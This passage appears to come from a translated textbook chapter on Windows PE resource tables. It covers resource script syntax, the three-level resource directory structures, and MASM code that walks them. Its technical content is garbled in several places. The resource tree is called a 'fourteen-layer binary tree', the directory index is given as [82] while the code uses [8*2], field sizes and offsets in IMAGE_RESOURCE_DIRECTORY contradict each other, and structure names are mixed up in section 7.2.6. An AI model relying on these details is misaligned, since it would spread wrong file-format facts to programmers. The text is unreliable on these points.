- Icon resources
- Menu Resources
- Dialog Box Resources

- Custom Resources

Below, we will discuss these types of resources separately.

---

### 7.1.1 BITMAP, CURSOR, AND ICON RESOURCES

Bitmaps, cursors, and icons are used to decorate the most basic symbols of a program, generally corresponding to ico, cur, ani, and bmp files. Since these three resource files are ultimately based on image files, they are discussed in a section. When defining resources in a script file, the compiler (such as rc.exe) will convert them into binary code and store them in the resource table of the PE. The definition format for bitmaps, cursors, and icons in the script file is as follows:

- Bitmap: nameID BITMAP [DISCARDABLE] bitmap\_filename
  - Cursor: nameID CURSOR [DISCARDABLE] cursor\_filename
  - Icon: nameID ICON [DISCARDABLE] icon\_filename
1. nameID represents the name of the resource, which the program will use to refer to this resource, similar to a file path.
  2. BITMAP, CURSOR, ICON represent the types of resources.
  3. DISCARDABLE is optional, indicating that this resource can be temporarily discarded from memory when not in use.

**Note:** Each of these names can be a number, but English letters should be used and enclosed in double quotes.

Example of script definition:

```
TITLE_ICON icon "abc.ico"
1000      icon discardable 123.ico
```

The above definitions are valid. An example:

```
ICO_MAIN ICON "D:\masm32\source\chapter7\main.ico"
```

The above script defines the program's icon as main.ico.

**Note:** The example's file path tells us that external files can use absolute paths.

---

### 7.1.2 MENU RESOURCES

Menus are resources that most applications have. The definition format for menus in a resource script file is as follows:

```
menuID MENU [DISCARDABLE]
BEGIN
    menu_item_definition
    ...
END
```

Among them, the menu ID can be a 16-bit integer, with values ranging from 1 to 65535. The definition of menu items can be of three types, which are represented separately as:

- Regular Menu Item
- Menu Separator
- Popup Menu

Their syntax structure is as follows:

```
MENUITEM menu text, command ID [, option list]
MENUITEM SEPARATOR
POPUP menu text [option list]
BEGIN
    menu item definition
    ...
END
```

Here is a menu example from chapter7\pe.rc:

```
IDM_MAIN MENU discardable
BEGIN
    POPUP "File (&F)"
    BEGIN
        MENUITEM "Open (&O) . . .", IDM_OPEN
        MENUITEM SEPARATOR
        MENUITEM "Exit (&X)", IDM_EXIT
    END
    POPUP "View (&V)"
    BEGIN
        MENUITEM "Source View", IDM_1
        MENUITEM "Intermediate View", IDM_2
        MENUITEM SEPARATOR
        MENUITEM "Hex View", IDM_3
        MENUITEM "Debug View", IDM_4
    END
END
```

As shown above, `IDM_MAIN` is the menu title. This menu contains two popup menus "File" and "View". Among them, the popup menu "File" includes the menu items "Open", a separator, and "Exit". The popup menu "View" includes the menu items "Source View", a separator, "Hex View", and "Debug View".

To learn more about menu item definition and related information, read "Windows 5th Edition Assembly Language Programming" (ISBN 978-7-121-08663-2).

### 7.1.3 DIALOG BOX RESOURCES

Dialog boxes are another type of resource that most applications have. Popup dialog boxes arrange various text boxes and other controls in a user-friendly way, making additional computer operations easier.

In resource script definition, the syntax for dialog boxes is complex, defined as follows:

```
DIALOG ID DIALOG [DISCARDABLE] x-coordinate, y-coordinate, width, height
[options]
```

```

BEGIN
control definition 1
control definition 2
...
END

```

For detailed descriptions of the optional properties of dialog boxes, see Table 7-2.

**Table 7-2 Description of Optional Properties of Dialog Boxes**

<i>Property</i>	<i>Definition Syntax</i>	<i>Description</i>
Title Text	CAPTION "text"	Text in the title bar
Window Class	CLASS "class name"	Specifies the window class of the dialog box
Window Style	STYLE style combination	Style of the dialog box
Extended Style	EXSTYLE style combination	Extended style of the dialog box
Font	FONT size, "font name"	Font used in the dialog box
Menu	MENU menu ID	Menu in the dialog box

Below is an example of a dialog box definition, with code as follows:

```

DLG_MAIN DIALOG 50,50,544,399
STYLE DS_MODALFRAME | WS_POPUP | WS_VISIBLE | WS_CAPTION | WS_SYSMENU
CAPTION "PE Basic Resource Information by qixiaorui"
MENU IDM_MAIN
FONT 9, "宋体"
BEGIN
CONTROL "", IDC_INFO, "RichEdit20A", 196 | ES_WANTRETURN
| WS_CHILD | ES_READONLY
| WS_VISIBLE | WS_BORDER | WS_VSCROLL | WS_TABSTOP, 0, 0, 540, 396
END

```

The above definition specifies the title text, screen coordinates, font used, style of the dialog box, and more. Additionally, a menu `IDM_MAIN` is assigned to the dialog box, with a rich text control placed in it. This dialog box is displayed in Figure 2-1.

---

#### 7.1.4 CUSTOM RESOURCES

Usually, when developers need to attach custom data to a PE file, custom resources can be used. The definition syntax in the resource file is as follows:

```

RESOURCE_TYPE resource ID [DISCARDABLE]
BEGIN
    data definition
END

```

In most cases, this refers to the content of a disk file used as a resource. The simplified syntax is as follows:

```
RESOURCE_TYPE resource ID [DISCARDABLE] file_name
```

Custom resource ID can be a numeric or string value greater than 255, as shown in the definitions of custom resources below:

```
1001    MP3      "gaoshan.mp3"  
2000    FLASH     "GAOXIAO.FLV"  
DIB_WINRESULT    DLLTYPE "winResult.dll"
```

**Note:** MP3 and FLASH are not common resource types. The names of resource types here can be defined by the user.

## 7.2 PE RESOURCE TABLE ORGANIZATION

This section mainly introduces the organization methods of resource data in PE files and demonstrates through an example how to define resource data structures and how to locate resource tables in PE files.

### 7.2.1 ORGANIZATION METHOD OF RESOURCE TABLE

The organization method of the PE resource table is similar to the file management method of operating systems. It starts from the root directory, then moves to level one subdirectories, level two subdirectories, and level three subdirectories. The level three subdirectories contain files. The structure of the level three subdirectories is shown in Figure 7-1.




Figure 7-1 Structure of Level Three Directories

- The level one subdirectory is categorized by resource types, such as "Cursor" level one subdirectory, "Bitmap" level one subdirectory, "Menu" level one subdirectory, "String" level one subdirectory, "Accelerator" level one subdirectory, and so on.
- The level two subdirectory is categorized by resource ID. For example, under the "Menu" level one subdirectory, the contents can include: IDM\_OPEN with ID number 2001, IDM\_EXIT with ID number 2002, IDM1 with ID number 4000, etc.
- The level three subdirectory is categorized by resource language code, indicating that different language codes correspond to different data. Among them, the language can be simplified Chinese, English, German, etc.

The highlight of the level three subdirectory, also called "file", is that this "file" actually contains a pointer to the resource data block and other information. The data block access starts here.

#### EXTENDED READING: RESOURCE TABLE STRUCTURE UNITS

The resource table structure of levels one, two, and three is similar, consisting of a resource directory table and several optional resource entries. These entries are linked together like a tree. The resource directory table structure unit is shown in Figure 7-2.

From a data structure perspective, the resource table is a fourteen-layer binary tree structure, with the first and second layers being the main layers, and the third layer being the leaf nodes. The main branches are shown in Figure 7-3.




Figure 7-2: Resource Directory Structure Unit




Figure 7-3: Binary Tree Structure of the Resource Table

The structure of the resource table is relatively complex, but it is not incomprehensible. Below, we will analyze the detailed definition of the resource table in PE files. First, let's look at the positioning of resource table data.

---

### 7.2.2 POSITIONING OF RESOURCE TABLE DATA

The resource table is a table that describes the distribution of resource data in PE. The resource table is one of the data types registered in the data directory, and its descriptive information is located in the third directory entry. Using the PEDump tool to retrieve the data directory content of chapter7\PE.exe, the resource directory content is as follows:

```
00000140 00 00 00 00 00 00 00 00 54 20 00 00 3C 00 00 00 .....T ..<...
00000150 00 40 00 00 A0 06 00 00 00 00 00 00 00 00 00 00 00 ..@.....
00000160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000001A0 00 20 00 00 34 00 00 00 00 00 00 00 00 00 00 00 00 ...4....
000001B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

The shaded part is the information for the resource table data directory.

From the above code, two pieces of information related to the resource table data can be obtained:

- Resource table data starting address RVA=0x00004000
- Resource table size = 00006A0h

Below is the section information for this file obtained using the PEInfo tool:

Section Name	Virtual Size	Virtual Address	Raw Data Size	Raw Data Pointer	Characteristics
.text	000001be	00001000	00000200	00000400	60000020
.rdata	00000182	00002000	00000200	00000600	40000040
.data	00000114	00003000	00000200	00000800	c0000040
.rsrc	00006a0	<b>00004000</b>	00000800	<b>00000a00</b>	40000040

Based on the conversion relationship between RVA and FOA, the offset address of the resource table data in the file can be obtained as 0x00000A00.

---

### 7.2.3 RESOURCE DIRECTORY HEADER: IMAGE\_RESOURCE\_DIRECTORY

The resource table data starts from the first-level resource directory. Each first-level directory of the resource has a resource directory header that identifies the attributes, creation time, version, etc. of the resource, including the number of subsequent directory entries. The detailed structure definition is as follows:

```
IMAGE_RESOURCE_DIRECTORY STRUCT
    Characteristics      dd ? ; 0000h - Resource Attributes
    TimeDateStamp        dd ? ; 0004h - Time Stamp
    MajorVersion         dw ? ; 0008h - Major Version Number
    MinorVersion         dw ? ; 000Ah - Minor Version Number
    NumberOfNamedEntries dd ? ; 000Ch - Number of Named Entries
    NumberOfIdEntries   dd ? ; 000Eh - Number of ID Entries
IMAGE_RESOURCE_DIRECTORY ENDS
```


Below is a detailed explanation of each field in the IMAGE\_RESOURCE\_DIRECTORY structure:

73. IMAGE\_RESOURCE\_DIRECTORY.Characteristics +0000h, DWORD. Resource attributes, reserved for future use, must be 0.
74. IMAGE\_RESOURCE\_DIRECTORY.TimeDateStamp +0004h, DWORD. Time stamp, which indicates when the resource was created.
75. IMAGE\_RESOURCE\_DIRECTORY.MajorVersion  
IMAGE\_RESOURCE\_DIRECTORY.MinorVersion +0008h, WORD. Resource version number. Unused, mostly 0.
76. IMAGE\_RESOURCE\_DIRECTORY.NumberOfNamedEntries +000Ch, WORD. Number of resources named by name.
77. IMAGE\_RESOURCE\_DIRECTORY.NumberOfIdEntries +000Eh, WORD. Number of resources named by ID.

Among the above fields, the most important are the fields 76 and 77. When defining resources in a resource script file, you can use either names or IDs to identify a resource. The number of directory entries is equal to the sum of these two.

#### 7.2.4 RESOURCE DIRECTORY ENTRY: IMAGE\_RESOURCE\_DIRECTORY\_ENTRY

The data structure that follows the resource directory is the resource directory entry. A resource directory can have multiple resource directory entries (each defining a resource entry named by name or ID, or a combination of both). The directory entries are sorted alphabetically by name (case-insensitive) and then by ID in ascending order. Figure 7-4 illustrates the relationship between the resource directory and the directory entries.



**Figure 7-4:** Relationship between Resource Directory and Directory Entries

The detailed definition of the data structure of the resource directory entries is as follows:

```

IMAGE_RESOURCE_DIRECTORY_ENTRY STRUCT
    union
        pointer or ID
        rName      RECORD NameIsString:1, NameOffset:31
        Name1      dd ?
        Id         dd ?
    ends
    union
        OffsetToData dd ?
        rDirectory   RECORD DataIsDirectory:1, OffsetToDirectory:31
    ends
IMAGE_RESOURCE_DIRECTORY_ENTRY ENDS

```

Because the structure uses union types, it is a bit more complicated. Each union field has different uses and may contain different data formats and different data. The detailed definitions of each field are introduced below:

#### 78. IMAGE\_RESOURCE\_DIRECTORY\_ENTRY.Name

+0000h, WORD. The first union field, defining the name or ID of the directory entry.

- If the highest bit (31st bit) is 1, it indicates that the lower 31 bits are an offset to a Unicode string (note, this string is not an ANSI string, so it needs another encoding). If the highest bit is 0, it indicates that this field is an ID.
- For resources defined by Unicode strings, the offset points to an IMAGE\_RESOURCE\_DIR\_STRING\_U structure that contains the string. This structure does not include a null terminator ('\0'). The detailed structure is as follows:

```

IMAGE_RESOURCE_DIR_STRING_U STRUCT
    Length      dw ? ; 0000h - Length of the Unicode string
    NameString   dw ? ; 0002h - Unicode string, variable length
IMAGE_RESOURCE_DIR_STRING_U ENDS

```

#### 79. IMAGE\_RESOURCE\_DIRECTORY\_ENTRY.OffsetToData

+0004h, WORD. This field is a pointer. When the highest bit (31st bit) is 0, it points to the description of the resource data, usually appearing in the second-level directory; when the highest bit is 1, the lower 31 bits are an offset to a third-level directory. For detailed explanation of this field, see section 7.2.6.

**Tip:** The addresses in fields 78 and 79 are not based on the file header address; they are relative to the beginning of the resource data. It is essential to understand this to avoid errors in locating resource data.

#### 7.2.5 RESOURCE DATA ENTRY: IMAGE\_RESOURCE\_DATA\_ENTRY

The resource data entry is actually the "file" part of the "directory structure" mentioned earlier. It is located at the third-level directory, as shown in the relationship between the resource data entries and the third-level directory in Figure 7-5.

As shown in Figure 7-5, the field

IMAGE\_RESOURCE\_DIRECTORY\_ENTRY.OffsetToData in the second-level directory points to the resource data entry, and the OffsetToData field in the resource data entry points

to the resource data block. The detailed structure of the resource data entry is defined as follows:

```
IMAGE_RESOURCE_DATA_ENTRY STRUCT
OffsetToData dd ? ; 0000h - RVA of the resource data
Size dd ? ; 0004h - Size of the resource data
CodePage dd ? ; 0008h - Code page
Reserved dd ? ; 000Ch - Reserved
IMAGE_RESOURCE_DATA_ENTRY ENDS
```




Figure 7-5: Resource Data Entry Positioning and Its Resource Data Block

---

#### 80. IMAGE\_RESOURCE\_DATA\_ENTRY.OFFSETTODATA

+0000h, DWORD. This field is a pointer to the resource data block, an RVA value, and needs to be converted to a file offset when accessing the file. This pointer to the resource data block is not bare resource information but is attached to some data structures of the resource. Further explanations of the data structure will be discussed in section 7.4.

---

#### 81. IMAGE\_RESOURCE\_DATA\_ENTRY.SIZE

+0004h, DWORD. The size of the resource data.

---

#### 82. IMAGE\_RESOURCE\_DATA\_ENTRY.CODEPAGE

+0008h, DWORD. Code page, unused, usually 0.

---

#### 83. IMAGE\_RESOURCE\_DATA\_ENTRY.RESERVED

+000Ch, DWORD. Reserved field, always 0.

For analyzing the resource data part, it is essential to understand this structure that specifies the address and size of the resource block, making it possible to locate the resource block in the resource table.

---

#### 7.2.6 DIFFERENCES BETWEEN THE ENTRIES OF THE THREE-LEVEL STRUCTURE

Due to the hierarchical nature of the directory, the content described by each entry differs. Despite having similar data structures, the information contained at different directory levels varies. In the next section, we will explain the differences between the fields of each level directory.

## 1. IMAGE\_RESOURCE\_DATA\_ENTRY.Name1

### (1) The highest bit (31st bit) of the field is 1.

- When this field appears in a first-level directory, it indicates a very standardized type. The lower 31 bits form an offset pointing to a storage location for resource data.
- This offset points to an IMAGE\_RESOURCE\_DIR\_STRING\_U structure containing a Unicode string. This string is the resource type described in section 7.1 "DLLTYPE."

When this field appears in a second-level directory, it indicates a standardized name. The special property of the highest bit (31st bit) being 1 is that it points to a Unicode string. This string is a non-standard resource type name, such as the resource type "DIB\_WINRESULT" defined in section 7.1.

When this field appears in a third-level directory, it indicates a non-standard language (no predefined code page). The highest bit (31st bit) being 1 indicates that it points to a Unicode string. This string is a non-standard language name, such as "Simplified\_Chinese".

### (2) The highest bit (31st bit) being 0

- When this field appears in a second-level directory, it indicates a predefined type. The lower 16 bits form a numeric identifier ID. For example, 03h represents the predefined name "ICON".
- When this field appears in a third-level directory, it indicates a predefined language. The lower 16 bits form a numeric identifier ID, which can be used to look up the predefined language name. For example, ID 2052 represents "Simplified\_Chinese". Most resources have only one language entry.

---

## 2. IMAGE\_RESOURCE\_DATA\_ENTRY.OFFSETTODATA

### (1) The highest bit (31st bit) being 1

- When this field appears in a first-level directory, the 31 bits form an offset relative to the resource data block and point to the next directory.
- When this field appears in a second-level directory, the 31 bits form an offset relative to the resource data block and point to the next directory.
- When this field appears in a third-level directory, the 31 bits are 1.

### (2) The highest bit (31st bit) being 0

- The first-level directory value is not 0.
- The second-level directory value is not 0.

When this field appears in the third-level directory, it points to a data item, IMAGE\_RESOURCE\_DATA\_ENTRY.

**Note:** The address formed by the 31 bits of this field is based on the resource data header address.

---

### 7.3 RESOURCE TABLE OVERVIEW

Some readers may ask: Do PE files have resource tables? Where is the specific location of the resource table? This information can be obtained from the data directory of the PE file. In the PE file header's IMAGE\_OPTIONAL\_HEADER32 data directory, the structure IMAGE\_DATA\_DIRECTORY describes the location and size of the resource table. Below is how to obtain the location and size of the resource table in the PE file:

- Resource table location: IMAGE\_DATA\_DIRECTORY[82].VirtualAddress
- Resource table size: IMAGE\_DATA\_DIRECTORY[82].size

By locating the resource table, the contents of the resource table are displayed in a user-friendly way. Similar to other data, add the following traversal code to the `openFile` function of PEInfo:

```
; Display resource information
invoke _getResource, @lpMemory, esi, @dwFileSize
```

Code Listing 7-1 is the function code for `_getResource`.

---

#### CODE LISTING 7-1 FUNCTION TO RETRIEVE RESOURCE INFORMATION FROM A PE FILE:

```
GETRESOURCE (CHAPTER7\PEINFO.ASM)
-----
; Function to get PE file resource information
-----
4 _getResource proc lpFile, _lpPeHead, _dwSize
5 local @szBuffer[1024]: byte
6 pushad
7 ; Get the RVA of the resource table in the PE file
8 mov esi, _lpPeHead
9 assume esi: ptr IMAGE NT HEADERS
10 mov eax, [esi].OptionalHeader.DataDirectory[8*2].VirtualAddress
11 .if !eax
12     invoke _appendInfo, addr szNoResource
13     jmp _ret
14 .endif
15 push eax
16 ; Convert the RVA to a file offset
17 invoke _RVAToOffset, _lpFile, eax
18 add eax, _lpFile
19 mov esi, eax
20 pop eax
21 invoke _getRVASectionName, _lpFile, eax
22 invoke wsprintf, addr @szBuffer, addr szOut4, eax
23 invoke _appendInfo, addr @szBuffer
24
25 ; Traverse and display the four types of directory entries
26 ; 1. Level 1 directory
27 ; 2. Level 2 directory
28 ; 3. Level 3 directory
29 ; 4. Directory entries
30 invoke _processRes, _lpFile, esi, esi, 1
31 _ret:
32 assume esi: nothing
33 popad
34 ret
35 _getResource endp
```

As shown in the code, the function first queries the data directory to get the RVA of the resource table, then calls \_RVAToOffset to get the file offset of the resource table and displays the starting offset of the resource table. Once all these steps are completed, the function processRes is called to start traversing the resource table. Code Listing 7-2 contains the resource traversal function code.

Code Listing 7-2 Function \_processRes for Traversing Resource Tables (chapter7\peinfo.asm)

```

1 ; Function to traverse and list resource entries
2 ;-----
3 ; _lpFile: file address
4 ; _lpRes: resource address
5 ; _lpResDir: resource directory address
6 ; _dwLevel: directory level
7 ;-----
8 _processRes proc _lpFile, _lpRes, _lpResDir, _dwLevel
9 local @dwNextLevel, @szBuffer[1024]: byte
10 local @szResName[256]: byte
11
12 pushad
13 mov eax, _dwLevel
14 inc eax
15 mov @dwNextLevel, eax ; Prepare the next level directory traversal
16
17 mov esi, _lpResDir ; Point to the resource directory
18
19 ; Calculate the number of directory entries
20 assume esi: ptr IMAGE_RESOURCE_DIRECTORY
21 mov cx, [esi].NumberOfNamedEntries
22 add cx, [esi].NumberOfIdEntries
23 movzx ecx, cx
24
25 ; Traverse through the directory entries
26 add esi, sizeof IMAGE_RESOURCE_DIRECTORY
27 assume esi: ptr IMAGE RESOURCE DIRECTORY ENTRY
28 .while ecx > 0
29     push ecx
30     ; Get the OffsetToData from IMAGE_RESOURCE_DIRECTORY_ENTRY
31     mov ebx, [esi].OffsetToData
32     .if ebx & 80000000h ; If the highest bit is 1
33         and ebx, 7FFFFFFFh ; Mask the highest bit
34         add ebx, _lpRes ; Calculate the absolute address of the resource directory
35
36
37     .if _dwLevel == 1 ; If it's a first-level directory
38         ; Check if the name is a predefined type
39         mov eax, [esi].Name1
40         .if eax & 80000000h ; If the highest bit is 1
41             ; After this part is completed, eax points to the name string
42
43             and eax, 7FFFFFFFh ; Mask the highest bit
44             add eax, _lpRes
45             movzx ecx, word ptr [eax] ; ecx = length of the name string
46             ; Skip the 2 bytes of IMAGE_RESOURCE_DIR_STRING_U.Length
47             add eax, 2
48             mov edx, eax ; edx = address of the name string
49             ; Convert Unicode string to multi-byte string
50             invoke WideCharToMultiByte, CP_ACP, \
51                 WC_COMPOSITECHECK, edx, ecx, \
52                 @szResName, sizeof @szResName, \
53                 NULL, NULL
54
55     lea eax, @szResName ; If it is a predefined resource type
56     .else
57         ; If it is a user-defined resource type
58
59             ; After this branch ends, eax points to the resource code
60
61     .if eax == 10h ; System predefined resource number
62         ; Calculate the offset of the resource name string eax = (n-1) * sizeof szType
63         dec eax
64         mov ecx, sizeof szType
65         mul ecx
66         add eax, offset szType
67         .else
68             invoke wsprintf, addr @szBuffer, \

```

```

68                      addr szOut5, eax
69      jmp _goHere
70      .endif
71  .endif
72  invoke wsprintf, addr @szBuffer, addr szLevel1, eax
73  _goHere:
74  .elseif _dwLevel == 2 ; If it is a second-level resource ID
75
76  mov edx, [esi].Name1
77  .if edx & 80000000h ; If the highest bit is 1
78
79  and edx, 7FFFFFFFh
80  add edx, _lpRes
81  movzx ecx, word ptr [edx] ; ecx = length of the name string
82  ; Skip the 2 bytes of IMAGE_RESOURCE_DIR_STRING_U.Length
83  add edx, 2
84  ; Convert Unicode string to multi-byte string
85  invoke WideCharToMultiByte, CP_ACP, \
86      WC_COMPOSITECHECK, edx, ecx, \
87      addr @szResName, sizeof @szResName, \
88      NULL, NULL
89  invoke wsprintf, addr @szBuffer, addr szLevel2, \
90      addr @szResName
91  .else ; If it is a predefined resource type
92
93  invoke wsprintf, addr @szBuffer, \
94      addr szOut6, edx
95 .endif
96 .else
97     .break ; Exit loop
98 .endif
99 invoke _appendInfo, addr @szBuffer
100 invoke _processRes, _lpFile, _lpRes, ebx, @dwNextLevel
101
102 ; If IMAGE_RESOURCE_DIRECTORY_ENTRY.OffsetToData highest bit is 0
103 .else ; Third-level directory
104     add ebx, _lpRes
105     mov ecx, [esi].Name1 ; Code page
106     assume ebx: ptr IMAGE_RESOURCE_DATA_ENTRY
107     mov eax, [ebx].OffsetToData
108     invoke _RVAToOffset, _lpFile, eax
109     invoke wsprintf, addr @szBuffer, addr szLevel3, \
110         ecx, eax, [ebx].SizeL
111     invoke _appendInfo, addr @szBuffer
112 .endif
113     add esi, sizeof IMAGE_RESOURCE_DIRECTORY_ENTRY
114     pop ecx
115     dec ecx
116     .endw
117     assume esi:nothing
118     assume ebx:nothing
119     popad
120     ret
121 _processRes endp

```


This function is a recursive procedure. Inside the function, there is a loop used to process resource directory entries of different levels. The loop's exit condition is when all directory entries of the current directory level have been processed. The number of directory entries is calculated from lines 21 to 23.

Lines 37 to 72 handle first-level resource directory entries. The primary processing is based on the IMAGE\_RESOURCE\_DIRECTORY\_ENTRY.Name1 to determine whether the highest bit is 0 or 1, which identifies whether to display the name or the display number.

Lines 74 to 104 handle second-level resource directory entries. The method is the same as the first-level resource directory entry processing.

